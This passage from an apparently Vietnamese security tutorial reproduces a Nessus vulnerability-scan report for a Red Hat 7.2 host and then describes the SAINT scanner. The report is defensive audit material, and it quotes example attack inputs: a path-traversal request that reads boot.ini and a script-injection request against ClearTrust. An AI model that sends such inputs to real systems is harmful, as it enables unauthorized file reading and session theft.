Giả sử trong khoảng dải địa chỉ máy ở trên ta loại bỏ máy có địa chỉ 192.168.1.17 ta làm như sau:



Sau khi đã thiết lập xong các tuỳ chọn trên chúng ta tiến hành quét

* Kết quả thực hiện quét trên máy 192.168.1.12 được cho trong bảng sau:

Nessus Scan Report	
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.	
Scan Details	
Hosts which where alive and responding during test	1

Number of security holes found	12	
Number of security warnings found	30	
Host List		
Host(s)	Possible Issue	
192.168.1.12	Security hole(s) found	
Analysis of Host		
Address of Host	Port/Service	Issue regarding Port
192.168.1.12	smtp (25/tcp)	Security warning(s) found
192.168.1.12	telnet (23/tcp)	Security warning(s) found
192.168.1.12	ssh (22/tcp)	Security hole found
192.168.1.12	ftp (21/tcp)	Security hole found
192.168.1.12	http (80/tcp)	Security hole found
192.168.1.12	sunrpc (111/tcp)	Security notes found
192.168.1.12	pop3 (110/tcp)	Security notes found
192.168.1.12	pop2 (109/tcp)	Security notes found
192.168.1.12	imap (143/tcp)	Security hole found
192.168.1.12	smux (199/tcp)	Security notes found
192.168.1.12	submission (587/tcp)	Security notes found
192.168.1.12	kdm (1024/tcp)	Security notes found
192.168.1.12	imaps (993/tcp)	Security hole found
192.168.1.12	msg (1241/tcp)	Security warning(s) found
192.168.1.12	x11 (6000/tcp)	Security warning(s) found
192.168.1.12	sunrpc (111/udp)	Security notes found
192.168.1.12	unknown (1024/udp)	Security hole found
192.168.1.12	listen (1025/tcp)	Security warning(s) found
192.168.1.12	general/tcp	Security notes found
Security Issues and Fixes: 192.168.1.12		
Type	Port	Issue and Fix
Warning	smtp (25/tcp)	The remote SMTP server answers to the EXPN and/or VRFY commands)

		The EXPN command can be used to find the delivery address of mail aliases, or even the full name of the recipients, and the VRFY command may be used to check the validity of an account. Your mailer should not allow remote users to use any of these commands, because it gives them too much information. Solution : if you are using Sendmail, add the option O PrivacyOptions=goaway in /etc/sendmail.cf. Risk factor : Low CVE : CAN-1999-0531 Nessus ID : 10249
Informational	smtp (25/tcp)	An SMTP server is running on this port Here is its banner : 220 mlinux.vn ESMTP Sendmail 8.12.9/8.12.9; Mon, 2 Jun 2003 02:26:01 +0700 Nessus ID : 10330
Informational	smtp (25/tcp)	mlinux.vn ESMTP Sendmail 8.12.9/8.12.9; Mon, 2 Jun 2003 02:26:17 +0700 This is probably: Remote SMTP server banner : 220 Sendmail version 8.12.9 Nessus ID : 10263
Informational	smtp (25/tcp)	smtpscan was not able to reliably identify this server. It might be: Sendmail 8.11.7/8.11.4/VUT Brno Sendmail 8.12.3 The fingerprint differs from these known signatures on 3 point(s) If you known precisely what it is, please send this fingerprint to the Nessus team : :451:501:501:250:553:451:503:214:250:250:502:502:502:250:250 Nessus ID : 11421
Informational	smtp (25/tcp)	For some reason, we could not send the EICAR test string to this MTA Nessus ID : 11034
Informational	smtp	This port was detected as being open by a port scanner

	(25/tcp)	but is now closed. This service might have been crashed by a port scanner or by some information gathering plugin Nessus ID : 10919
Warning	telnet (23/tcp)	The Telnet service is running.This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the telnet client and the telnet server. This includes logins and passwords. You should disable this service and use OpenSSH instead. (www.openssh.com) Solution : Comment out the 'telnet' line in /etc/inetd.conf. Risk factor : Low CVE : CAN-1999-0619 Nessus ID : 10280
Informational	telnet (23/tcp)	A telnet server seems to be running on this port Nessus ID : 10330
Informational	telnet (23/tcp)	Remote telnet banner : Red Hat Linux release 7.2 (Enigma) Kernel 2.4.7-10 on an i686 login: Nessus ID : 10281
Vulnerability	ssh (22/tcp)	You are running a version of OpenSSH which is older than 3.0.2. Versions prior than 3.0.2 are vulnerable to an environment variables export that can allow a local user to execute command with root privileges. This problem affect only versions prior than 3.0.2, and when the UseLogin feature is enabled (usually disabled by default) Solution : Upgrade to OpenSSH 3.0.2 or apply the patch for prior versions. (Available at: ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH) Risk factor : High (If UseLogin is enabled, and locally) CVE : CVE-2001-0872 BID : 3614 Nessus ID : 10823

Vulnerability	ssh (22/tcp)	You are running a version of OpenSSH which is older than 3.1. Versions prior than 3.1 are vulnerable to an off by one error that allows local users to gain root access, and it may be possible for remote users to similarly compromise the daemon for remote access. In addition, a vulnerable SSH client may be compromised by connecting to a malicious SSH daemon that exploits this vulnerability in the client code, thus compromising the client system. Solution : Upgrade to OpenSSH 3.1 or apply the patch for prior versions. (See: http://www.openssh.org) Risk factor : High CVE : CVE-2002-0083 BID : 4241 Nessus ID : 10883
Vulnerability	ssh (22/tcp)	You are running a version of OpenSSH which is older than 3.4 There is a flaw in this version that can be exploited remotely to give an attacker a shell on this host. Note that several distribution patched this hole without changing the version number of OpenSSH. Since Nessus solely relied on the banner of the remote SSH server to perform this check, this might be a false positive. If you are running a RedHat host, make sure that the command : rpm -q openssh-server Returns : openssh-server-3.1p1-6 Solution : Upgrade to OpenSSH 3.4 or contact your vendor for a patch Risk factor : High CVE : CAN-2002-0639, CAN-2002-0640

		BID : 5093 Nessus ID : 11031
Vulnerability	ssh (22/tcp)	You are running a version of OpenSSH older than OpenSSH 3.2.1 A buffer overflow exists in the daemon if AFS is enabled on your system, or if the options KerberosTgtPassing or AFSTokenPassing are enabled. Even in this scenario, the vulnerability may be avoided by enabling UsePrivilegeSeparation. Versions prior to 2.9.9 are vulnerable to a remote root exploit. Versions prior to 3.2.1 are vulnerable to a local root exploit. Solution : Upgrade to the latest version of OpenSSH Risk factor : High CVE : CAN-2002-0575 BID : 4560 Nessus ID : 10954
Vulnerability	ssh (22/tcp)	You are running a version of OpenSSH which is older than 3.0.1. Versions older than 3.0.1 are vulnerable to a flaw in which an attacker may authenticate, provided that Kerberos V support has been enabled (which is not the case by default). It is also vulnerable as an excessive memory clearing bug, believed to be unexploitable. *** You may ignore this warning if this host is not using *** Kerberos V Solution : Upgrade to OpenSSH 3.0.1 Risk factor : Low (if you are not using Kerberos) or High (if kerberos is enabled) CVE : CVE-2002-0083 BID : 3560, 4560, 4241 Nessus ID : 10802
Warning	ssh (22/tcp)	The remote SSH daemon supports connections made using the version 1.33 and/or 1.5 of the SSH protocol. These protocols are not completely cryptographically safe so they should not be used.

		Solution : If you use OpenSSH, set the option 'Protocol' to '2' If you use SSH.com's set the option 'Ssh1Compatibility' to 'no' Risk factor : Low Nessus ID : 10882
Warning	ssh (22/tcp)	You are running OpenSSH-portable 3.6.1p1 or older. If PAM support is enabled, an attacker may use a flaw in this version to determine the existence or a given login name by comparing the times the remote sshd daemon takes to refuse a bad password for a non-existant login compared to the time it takes to refuse a bad password for an existant login. An attacker may use this flaw to set up a brute force attack against the remote host. *** Nessus did not check whether the remote SSH daemon is actually *** using PAM or not, so this might be a false positive Solution : Upgrade to OpenSSH-portable 3.6.1p2 or newer Risk Factor : Low CVE : CAN-2003-0190 Nessus ID : 11574
Informational	ssh (22/tcp)	An ssh server is running on this port Nessus ID : 10330
Informational	ssh (22/tcp)	Remote SSH version : SSH-1.99-OpenSSH_2.9p2 Nessus ID : 10267
Informational	ssh (22/tcp)	The remote SSH daemon supports the following versions of the SSH protocol 1.33 ,1.5 ,1.99, 2.0 Nessus ID : 10881
Vulnerability	ftp (21/tcp)	You seem to be running an FTP server which is vulnerable to the 'glob heap corruption' flaw. An attacker may use this problem to execute arbitrary commands on this host. *** Nessus relied solely on the banner of the server to issue this warning, *** so this alert might be a false positive

		Solution : Upgrade your ftp server software to the latest version. Risk factor : High CVE : CAN-2001-0249, CVE-2001-0550 BID : 2550, 3581 Nessus ID : 10821
Warning	ftp (21/tcp)	This FTP service allows anonymous logins. If you do not want to share data with anyone you do not know, then you should deactivate the anonymous account, since it can only cause troubles.Under most Unix system, doing : echo ftp >> /etc/ftpusers will correct this. Risk factor : Low CVE : CAN-1999-0497 Nessus ID : 10079
Informational	ftp (21/tcp)	An FTP server is running on this port. Here is its banner : 220 mlinux.vn FTP server (Version wu-2.6.1-18) ready. Nessus ID : 10330
Informational	ftp (21/tcp)	Remote FTP server banner : 220 mlinux.vn FTP server (Version wu-2.6.1-18) ready. Nessus ID : 10092
Vulnerability	http (80/tcp)	The remote HTTP server allows an attacker to read arbitrary files on the remote web server, simply by adding dots in front of its name. Example: GET /../../winnt/boot.ini will return your C:\winnt\boot.ini file. Solution : Upgrade your web server to a version that solves this vulnerability, or consider changing to another web server, such as Apache (http://www.apache.org). Risk factor : Serious CVE : CAN-1999-0776 BID : 270 Nessus ID : 10010
Vulnerability	http (80/tcp)	It was possible to read the content of /EXT.INI (BadBlue configuration file) by sending an invalid GET

		request. A cracker may exploit this vulnerability to steal the passwords. Solution : upgrade your software or protect it with a filtering reverse proxy Risk factor : Medium CVE : CAN-2002-1021 BID : 5226 Nessus ID : 11064
Warning	http (80/tcp)	The remote web server seems to be vulnerable to the Cross Site Scripting vulnerability (XSS). The vulnerability is caused by the result returned to the user when a non-existing file is requested (e.g. the result contains the JavaScript provided in the request). The vulnerability would allow an attacker to make the server present the user with the attacker's JavaScript/HTML code. Since the content is presented by the server, the user will give it the trust level of the server (for example, the trust level of banks, shopping centers, etc. would usually be high). Risk factor : Medium Solutions: Allaire/Macromedia Jrun: http://www.macromedia.com/software/jrun/download/update/ http://www.securiteam.com/windowsntfocus/Allaire_fixes_Cross-Site_Scripting_security_vulnerability.html Microsoft IIS: http://www.securiteam.com/windowsntfocus/IIS_Cross-Site_scripting_vulnerability__Patch_available_.html Apache: http://httpd.apache.org/info/css-security/ ColdFusion: http://www.macromedia.com/v1/handlers/index.cfm?ID=23047 General: http://www.securiteam.com/exploits/Security_concerns_when_developing_a_dynamically_generated_web_site.html http://www.cert.org/advisories/CA-2000-02.html

		BID : 5305, 7353, 7344 Nessus ID : 10815
Warning	http (80/tcp)	The remote server is running Webmin. Webmin is a web-based interface for system administration for Unix. Solution: Stop Webmin service if not needed or configure the access See menu [Webmin Configuration][IP Access Control] and/or [Webmin Configuration][Port and Address] For more info see http://www.webmin.net/ Risk factor : Medium Nessus ID : 10757
Warning	http (80/tcp)	The remote host has a CGI called 'testcgi.exe' installed under /cgi-bin which is vulnerable to a cross site scripting issue. Solution: Upgrade to a newer version. Risk factor : Low BID : 7214 Nessus ID : 11610
Warning	http (80/tcp)	The remote ClearTrust server is vulnerable to cross-site scripting, when requesting the script ct_login.asp with improper arguments,as in : GET /cleartrust/ct_logon.asp?CTLoginErrorMsg=<script>alert(1)</script> Solution : None at this time Risk factor : Medium BID : 7108 Nessus ID : 11399
Warning	http (80/tcp)	The remote host seems to be vulnerable to a security problem in CGIEmail (cgicso). The vulnerability is caused by inadequate processing of queries by CGIEmail's cgicso that results in cross site scripting. Solution: Modify cgilib.c to contain a stripper function that will remove any HTML or JavaScript tags. Risk factor : Low Nessus ID : 10780
Warning	http (80/tcp)	Siteframe 2.2.4 has a cross site scripting bug. An attacker

		may use it to perform a cross site scripting attack on this host. In addition to this, another flaw in this package may allow an attacker to obtain the physical path to the remote web root. Solution : Upgrade to a newer version. Risk factor : Medium BID : 7140, 7143 Nessus ID : 11448
Warning	http (80/tcp)	osCommerce is a widely installed open source shopping e-commerce solution. An attacker may use it to perform a cross site scripting attack on this host. Solution : Upgrade to a newer version. Risk factor : Medium BID : 7156, 7151, 7153, 7158, 7155 Nessus ID : 11437
Warning	http (80/tcp)	The remote Auction Deluxe server is vulnerable to a cross site scripting attack.As a result, a user could easily steal the cookies of your legitimate users and impersonate them. Solution : Upgrade to Auction Deluxe 3.30 or newer Risk factor : Medium CVE : CAN-2002-0257 BID : 4069 Nessus ID : 11365
Warning	http (80/tcp)	The remote host is using XMB Forum. This set of CGI is vulnerable to a cross-site-scripting issue that may allow attackers to steal the cookies of your users. Solution: Upgrade to a newer version. Risk factor : Medium BID : 4944 Nessus ID : 11527
Warning	http (80/tcp)	Basit cms 1.0 has a cross site scripting bug. An attacker may use it to perform a cross site scripting attack on this host. In addition to this, it is vulnerable to a SQL insertion

		attack which may allow an attacker to get the control of your database. Solution : Upgrade to a newer version. Risk factor : Medium BID : 7139 Nessus ID : 11445
Warning	http (80/tcp)	The remote host seems to be running MyAbraCadaWeb. An attacker may use it to perform a cross site scripting attack on this host, or to reveal the full path to its physical location. Solution: Upgrade to a newer version. Risk factor : Medium BID : 7126, 7127 Nessus ID : 11417
Warning	http (80/tcp)	The remote pafiledb.php is vulnerable to a cross site scripting attack. An attacker may use this flaw to steal the cookies of your users Solution : Upgrade to paFileDB 3.0 Risk factor : Medium BID : 6021 Nessus ID : 11479
Warning	http (80/tcp)	ezPublish 2.2.7 has a cross site scripting bug. An attacker may use it to perform a cross site scripting attack on this host. In addition to this, another flaw may allow an attacker store hostile HTML code on the server side, which will be executed by the browser of the administrative user when he looks at the server logs. Solution : Upgrade to a newer version. Risk factor : Medium BID : 7137, 7138 Nessus ID : 11449
Warning	http (80/tcp)	Nuked-klan 1.3b has a cross site scripting bug. An attacker may use it to perform a cross site scripting attack on this host. In addition to this, another flaw may allow an attacker to

		obtain the physical path of the remote CGI directory. Solution : Upgrade to a newer version. Risk factor : Medium BID : 6916, 6917 Nessus ID : 11447
Warning	http (80/tcp)	Mambo Site Server is an open source Web Content Management System. An attacker may use it to perform a cross site scripting attack on this host. Solution: Upgrade to a newer version. Risk factor : Medium BID : 7135 Nessus ID : 11441
Warning	http (80/tcp)	The remote host seems to be vulnerable to a security problem in SquirrelMail. Its read_body.php didn't filter out user input for 'filter_dir' and 'mailbox', making a xss attack possible. Solution: Upgrade to a newer version. Risk factor : Medium CVE : CAN-2002-1276, CAN-2002-1341 BID : 7019, 6302 Nessus ID : 11415
Warning	http (80/tcp)	DCP-Portal v5.3.1 has a cross site scripting bug. An attacker may use it to perform a cross site scripting attack on this host. Solution : Upgrade to a newer version. Risk factor : Medium BID : 7144, 7141 Nessus ID : 11446
Warning	http (80/tcp)	The remote host is using ezPublish, a content management system. There is a flaw in the remote ezPublish which lets an attacker perform a cross site scripting attack. An attacker may use this flaw to steal the cookies of your legitimate users. Solution : Upgrade to ezPublish 3

		Risk factor : Low/Medium BID : 7616 Nessus ID : 11644
Warning	http (80/tcp)	The remote host is running the Xoops CGI suite. There is a cross site scripting issue in this suite which may allow an attacker to steal your users cookies. The flaw lies in the cgi glossaire-aff.php. You are advised to remove this CGI. Solution : None at this time Risk factor : Medium BID : 7356 Nessus ID : 11508
Warning	http (80/tcp)	The remote host is running the Neoteris IVE. There is a cross site scripting issue in this server (in the CGI swsrv.cgi) which may allow an attacker to perform a session hijacking. Solution : Upgrade to version 3.1 or Neoteris IVE Risk factor : Medium CVE : CAN-2003-0217 Nessus ID : 11608
Informational	http (80/tcp)	A web server is running on this port Nessus ID : 10330
Informational	http (80/tcp)	The remote web servers is [mis]configured in that it does not return '404 Not Found' error codes when a non-existent file is requested, perhaps returning a site map or search page instead. Nessus enabled some counter measures for that, however they might be insufficient. If a great number of security holes are produced for this port, they might not all be accurate Nessus ID : 10386
Informational	http (80/tcp)	The remote web server type is : MiniServ/0.01 Solution : We recommend that you configure (if possible) your web server to return a bogus Server header in order to not leak information. Nessus ID : 10107
Informational	sunrpc (111/tcp)	The RPC portmapper is running on this port. An attacker may use it to enumerate your list of RPC

		services. We recommend you filter traffic going to this port. Risk factor : Low CVE : CAN-1999-0632, CVE-1999-0189 BID : 205 Nessus ID : 10223
Informational	sunrpc (111/tcp)	RPC program #100000 version 2 'portmapper' (portmap sunrpc rpcbind) is running on this port Nessus ID : 11111
Informational	pop3 (110/tcp)	A pop3 server is running on this port Nessus ID : 10330
Informational	pop3 (110/tcp)	The remote POP3 servers leaks information about the software it is running, through the login banner. This may assist an attacker in choosing an attack strategy. Versions and types should be omitted where possible. Solution: Change the login banner to something generic. Risk factor : Low Nessus ID : 10185
Informational	pop2 (109/tcp)	a pop2 server is running on this port Nessus ID : 10330
Vulnerability	imap (143/tcp)	There is a buffer overflow in the remote imap server which allows an authenticated user to obtain a remote shell. By supplying an overly long tag the the BODY command, an attacker may gain a shell on this host. *** Nessus reports this vulnerability using only *** information that was gathered. Use caution *** when testing without safe checks enabled. Solution : Upgrade to imap-2001a Risk factor : Serious CVE : CAN-2002-0379 BID : 4713 Nessus ID : 10966
Informational	imap (143/tcp)	An IMAP server is running on this port Nessus ID : 10330
Informational	imap (143/tcp)	The remote imap server banner is : * OK [CAPABILITY IMAP4 IMAP4REV1 STARTTLS LOGIN-REFERRALS AUTH=LOGIN] [192.168.1.12] IMAP4rev1 2000.287rh at Mon, 2 Jun 2003 02:26:16

		+0700 (ICT) Versions and types should be omitted where possible. Change the imap banner to something generic. Nessus ID : 11414
Informational	smux (199/tcp)	A SNMP Multiplexer (smux) seems to be running on this port Nessus ID : 10330
Informational	submission (587/tcp)	An SMTP server is running on this port Here is its banner : 220 mlinux.vn ESMTP Sendmail 8.12.9/8.12.9; Mon, 2 Jun 2003 02:26:03 +0700 Nessus ID : 10330
Informational	submission (587/tcp)	Remote SMTP server banner : 220 mlinux.vn ESMTP Sendmail 8.12.9/8.12.9; Mon, 2 Jun 2003 02:26:26 +0700 This is probably: Sendmail version 8.12.9 Nessus ID : 10263
Informational	submission (587/tcp)	smtpscan was not able to reliably identify this server. It might be: Sendmail 8.11.7/8.11.4/VUT Brno Sendmail 8.12.3 The fingerprint differs from these known signatures on 3 point(s) If you known precisely what it is, please send this fingerprint to the Nessus team : :451:501:501:250:553:451:503:214:250:250:502:502:502:250:250 Nessus ID : 11421
Informational	submission (587/tcp)	For some reason, we could not send the EICAR test string to this MTA Nessus ID : 11034
Informational	submission (587/tcp)	This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by some information gathering plugin Nessus ID : 10919
Informational	kdm (1024/tcp)	RPC program #100024 version 1 'status' is running on this port Nessus ID : 11111
Vulnerability	imaps (993/tcp)	There is a buffer overflow in the remote imap server which allows an authenticated user to obtain a remote

		shell. By supplying an overly long tag the the BODY command, an attacker may gain a shell on this host. *** Nessus reports this vulnerability using only *** information that was gathered. Use caution *** when testing without safe checks enabled. Solution : Upgrade to imap-2001a Risk factor : Serious CVE : CAN-2002-0379 BID : 4713 Nessus ID : 10966
Vulnerability	imaps (993/tcp)	The remote host seems to be using a version of OpenSSL which is older than 0.9.6e or 0.9.7-beta3 This version is vulnerable to a buffer overflow which, may allow an attacker to obtain a shell on this host. *** Note that since safe checks are enabled, this check *** might be fooled by non-openssl implementations and *** produce a false positive. *** In doubt, re-execute the scan without the safe checks Solution : Upgrade to version 0.9.6e (0.9.7beta3) or newer Risk factor : High CVE : CAN-2002-0656, CAN-2002-0655, CAN-2002-0657, CAN-2002-0659, CVE-2001-1141 BID : 5363 Nessus ID : 11060
Warning	imaps (993/tcp)	The SSLv2 server offers 3 strong ciphers, but also 0 medium strength and 2 weak "export class" ciphers. The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack Solution: disable those ciphers and upgrade your client software if necessary Nessus ID : 10863
Informational	imaps (993/tcp)	A TLSv1 server answered on this port Nessus ID : 10330
Informational	imaps	An IMAP server is running on this port through SSL

	(993/tcp)	Nessus ID : 10330
Informational	imaps (993/tcp)	The remote imap server banner is : * OK [CAPABILITY IMAP4 IMAP4REV1 STARTTLS LOGIN-REFERRALS AUTH=PLAIN AUTH=LOGIN] [192.168.1.12] IMAP4rev1 2000.287rh at Mon, 2 Jun 2003 02:25:56 +0700 (ICT) Versions and types should be omitted where possible. Change the imap banner to something generic. Nessus ID : 11414
Informational	imaps (993/tcp)	Here is the SSLv2 server certificate: Certificate: Data: Version: 3 (0x2) Serial Number: 0 (0x0) Signature Algorithm: md5WithRSAEncryption Issuer: C=--, ST=SomeState, L=SomeCity, O=SomeOrganization, OU=SomeOrganizationalUnit, CN=localhost.localdomain/Email=root@localhost.localdomain Validity Not Before: Apr 28 15:29:04 2003 GMT Not After : Apr 27 15:29:04 2004 GMT Subject: C=--, ST=SomeState, L=SomeCity, O=SomeOrganization, OU=SomeOrganizationalUnit, CN=localhost.localdomain/Email=root@localhost.localdomain Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public Key: (1024 bit) Modulus (1024 bit): 00:c7:c8:39:e8:08:ef:7f:ba:ab:3a:7e:ae:03:e1: 38:f1:6c:95:6e:06:b6:00:34:c1:bb:c7:bf:d1:7a: 2c:6f:67:ea:f5:fe:8c:f6:91:bf:63:98:56:f4:fb: f4:fd:ff:71:7c:64:82:29:73:0d:be:de:73:f3:2f: a3:18:8b:a7:9c:96:94:d7:57:fb:f1:79:57:24:77: be:ff:85:91:9c:18:0f:06:33:4b:2a:dd:3b:f0:da: ef:70:52:9f:25:0e:f0:c3:1a:30:d6:17:f0:cf:34: b1:de:ad:9a:b7:fc:4d:4d:b5:9b:7b:4f:b2:ae:91: 0b:25:2c:ca:8a:bc:2f:0b:b5 Exponent: 65537 (0x10001) X509v3 extensions: X509v3 Subject Key Identifier: AE:48:59:00:F2:19:81:B7:8C:8D:9C:E5:75:DE:FA:93:78:16:8E:BB X509v3 Authority Key Identifier: keyid:AE:48:59:00:F2:19:81:B7:8C:8D:9C:E5:75:DE:FA

		:93:78:16:8E:BB DirName:/C=-- /ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=localhost.localdomain/Email=root@localhost.localdomain serial:00 X509v3 Basic Constraints: CA:TRUE Signature Algorithm: md5WithRSAEncryption 77:16:b8:43:64:2e:88:69:33:4b:e8:f1:fb:bc:b0:cf:fa:c4: 5d:73:91:1c:1f:13:5e:9e:eb:bb:86:e0:00:57:85:ed:a0:df: c9:c1:54:b2:71:d7:8d:68:97:2d:a9:b2:31:3d:a7:3f:76:81: b1:ae:14:94:0d:be:85:46:02:0b:c9:e8:44:e4:55:68:26:54: 0d:38:51:4b:43:d9:83:aa:d8:86:5f:7e:e8:5d:9b:dd:81:92: 66:51:7e:49:e8:55:fa:45:c6:7f:0c:f8:9d:b5:e1:ec:f5:71: 0b:18:3b:19:28:97:02:dd:be:91:36:6a:b1:78:f5:8e:c3:44: 95:b4 Nessus ID : 10863
Informational	imaps (993/tcp)	Here is the list of available SSLv2 ciphers: RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5 EXP-RC2-CBC-MD5 DES-CBC3-MD5 Nessus ID : 10863
Informational	imaps (993/tcp)	This TLSv1 server also accepts SSLv2 connections. This TLSv1 server also accepts SSLv3 connections. Nessus ID : 10863
Warning	msg (1241/tcp)	A Nessus Daemon is listening on this port. Nessus ID : 10147
Informational	msg (1241/tcp)	A TLSv1 server answered on this port Nessus ID : 10330
Informational	msg (1241/tcp)	Here is the TLSv1 server certificate: Certificate: Data: Version: 3 (0x2) Serial Number: 1 (0x1) Signature Algorithm: md5WithRSAEncryption Issuer: C=FR, ST=none, L=Paris, O=Nessus Users United, OU=Certification Authority for servermail, CN=servermail/Email=ca@servermail Validity

		Not Before: May 27 20:35:56 2003 GMT Not After : May 26 20:35:56 2004 GMT Subject: C=FR, ST=none, L=Paris, O=Nessus Users United, OU=Server certificate for servermail, CN=servermail/Email=nessusd@servermail Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public Key: (1024 bit) Modulus (1024 bit): 00:e8:fb:bb:68:19:40:b8:19:86:53:1c:75:af:a4: 05:53:5d:bc:bc:5e:4d:1a:44:02:60:60:5f:95:cf: a0:4e:8f:d6:7d:1e:61:4d:8b:98:93:5c:dc:df:17: 3d:da:d5:f6:12:e5:6d:05:b0:4f:a1:b5:24:63:3e: 78:87:42:c1:f0:1a:4f:51:fb:53:52:f7:44:60:74: c3:c1:bc:2f:4e:b4:b7:6c:b9:44:0e:fc:58:3e:21: f9:92:4f:1d:bb:93:03:d0:6e:fe:b4:d3:b5:90:5e: cb:cc:2b:85:46:40:b4:ba:b9:12:68:87:c1:e5:2f: 86:1d:33:4f:73:9b:46:ab:11 Exponent: 65537 (0x10001) X509v3 extensions: Netscape Cert Type: SSL Server X509v3 Key Usage: Digital Signature, Non Repudiation, Key Encipherment Netscape Comment: OpenSSL Generated Certificate X509v3 Subject Key Identifier: E0:82:56:66:E6:4E:5B:06:61:B7:53:0C:DE:C4:70:B7:6D: 19:BA:9C X509v3 Authority Key Identifier: keyid:30:7B:23:6A:96:C4:25:33:9B:37:E8:12:87:A2:5A: AC:05:1F:6D:BE DirName:/C=FR/ST=none/L=Paris/O=Nessus Users United/OU=Certification Authority for servermail/CN=servermail/Email=ca@servermail serial:00 X509v3 Subject Alternative Name: email:nessusd@servermail X509v3 Issuer Alternative Name: <EMPTY> Signature Algorithm: md5WithRSAEncryption 25:21:a2:6c:e2:b6:ba:5a:f8:b3:db:1e:65:39:ef:1b:82:40: de:71:91:6c:7f:fe:b7:92:14:83:04:18:69:25:83:8c:e7:34: ba:45:de:8e:2a:00:09:f7:92:79:16:66:58:9f:e5:5e:0b:10:

		cc:bd:6f:86:6e:1b:b7:d1:2a:68:49:39:00:6f:34:90:9c:78: 7f:62:37:8d:65:02:09:2c:50:2d:6e:05:24:9f:43:af:7a:41: e8:36:23:6f:1c:9f:d4:2b:5d:cd:bb:72:61:bd:b5:24:e7:17: 92:f3:24:67:de:06:14:54:38:70:d2:f1:18:5b:6d:c3:63:11: e1:dc Nessus ID : 10863
Informational	msg (1241/tcp)	This TLSv1 server does not accept SSLv2 connections. This TLSv1 server does not accept SSLv3 connections. Nessus ID : 10863
Warning	x11 (6000/tcp)	This X server does *not* allow any client to connect to it however it is recommended that you filter incoming connections to this port as attacker may send garbage data and slow down your X session or even kill the server. Here is the server version : 11.0 Here is the message we received : Client is not authorized to connect to Server Solution : filter incoming connections to ports 6000-6009 Risk factor : Low CVE : CVE-1999-0526 Nessus ID : 10407
Informational	sunrpc (111/udp)	RPC program #100000 version 2 'portmapper' (portmap sunrpc rpcbind) is running on this port Nessus ID : 11111
Vulnerability	unknown (1024/udp)	The remote statd service may be vulnerable to a format string attack. This means that an attacker may execute arbitrary code thanks to a bug in this daemon. *** Nessus reports this vulnerability using only *** information that was gathered. Use caution *** when testing without safe checks enabled. Solution : upgrade to the latest version of rpc.statd Risk factor : High CVE : CVE-2000-0666 BID : 1480 Nessus ID : 10544
Warning	unknown (1024/udp)	The statd RPC service is running. This service has a long history of security holes, so you should really know what you are doing if you decide

		to let it run. * NO SECURITY HOLES REGARDING THIS PROGRAM HAVE BEEN TESTED, SO THIS MIGHT BE A FALSE POSITIVE * We suggest that you disable this service. Risk factor : High CVE : CVE-1999-0018, CVE-1999-0019, CVE-1999-0493 BID : 127, 450 Nessus ID : 10235
Informational	unknown (1024/udp)	RPC program #100024 version 1 'status' is running on this port Nessus ID : 11111
Warning	listen (1025/tcp)	The fam RPC service is running. Several versions of this service have a well-known buffer overflow condition that allows intruders to execute arbitrary commands as root on this system. Solution : disable this service in /etc/inetd.conf More information : http://www.nai.com/nai_labs/asp_set/advisory/16_fam_adv.asp Risk factor : High CVE : CVE-1999-0059 BID : 353 Nessus ID : 10216
Informational	listen (1025/tcp)	RPC program #391002 version 2 'sgi_fam' (fam) is running on this port Nessus ID : 11111
Informational	general/tcp	Remote OS guess : Linux Kernel 2.4.0 - 2.5.20 CVE : CAN-1999-0454 Nessus ID : 11268

.

2. SAINT- Công cụ tích hợp an toàn mạng của người quản trị

Một trong những công cụ rất hữu ích trong việc phát hiện và khắc phục các điểm yếu của mạng máy tính là SAINT. SAINT là công cụ tích hợp an toàn mạng của người quản trị (Security Administrator's Integrated Network Tool). Ở chế độ đơn giản chúng có thể thu thập rất nhiều thông tin của mạng và các máy

chủ ở xa bằng cách kiểm tra các dịch vụ mạng như finger, NFS, NIS, ftp và tftp, rexd, statd và các dịch vụ khác. Thông tin thu thập được bao gồm sự có mặt của rất nhiều dịch vụ thông tin mạng cũng như các thiếu sót an toàn tiềm tàng thường do các dịch vụ mạng được cấu hình hoặc cài đặt sai (đó là các lỗi hệ thống hoặc các lỗi tiện ích mạng) hoặc do các chính sách an toàn nghèo nàn. SAINT có thể hoặc thông báo các thông tin này hoặc sử dụng các quy tắc đơn giản trên các hệ thống cơ sở để kiểm tra bất kỳ vấn đề an toàn tiềm tàng nào. Người sử dụng có thể kiểm tra, truy vấn và phân tích dữ liệu ra với trình duyệt HTML như Mosaic, Netscape, hoặc Lynx.

Tuy nhiên sức mạnh thực sự của SAINT có được khi nó chạy ở chế độ phát hiện. Dựa vào tập các dữ liệu ban đầu và tập các quy luật có thể cấu hình user, SAINT sẽ kiểm tra con đường (avenues) đưa đến độ tin cậy và độ phụ thuộc và lặp lại việc tập hợp dữ liệu chạy qua máy chủ thứ cấp (secondary hosts). Điều này không chỉ cho phép người dùng phân tích được mạng hoặc máy chủ của họ mà còn cho phép kiểm tra các quan hệ vốn có trong các dịch vụ và mạng tin tưởng giúp họ đưa ra các quyết định đào tạo hợp lý (make reasonably educated decisions) về các mức an toàn của các hệ thống phức tạp.

SAINT có chương trình thu nhận mục tiêu thường sử dụng *fping* để xác định có hay không các host hoặc thiết lập các host trên mạng con đã có. Tuy nhiên khi host ở sau firewall *tcp_scan* được sử dụng để thăm dò các cổng thông thường nhằm kiểm tra sự tồn tại của host. Nếu vượt qua, mục tiêu này (target) liệt kê đến các phương tiện điều khiển việc tập hợp dữ liệu và vòng lặp thông tin phản hồi chính. Mỗi host được kiểm tra để biết rằng nó đã được kiểm tra trước đó hay chưa, nếu chưa danh mục kiểm tra/ thăm dò (list of tests/probes) được chạy lại (tập các tests phụ thuộc vào sự khoảng cách giữa mục tiêu ban đầu và mức thăm dò gì được thiết lập trên host). Tests cho ra bản ghi dữ liệu có hostname, test run và bất kỳ kết quả nào tìm thấy khi thăm dò, các dữ liệu này được lưu trữ vào file phục vụ cho việc phân tích.

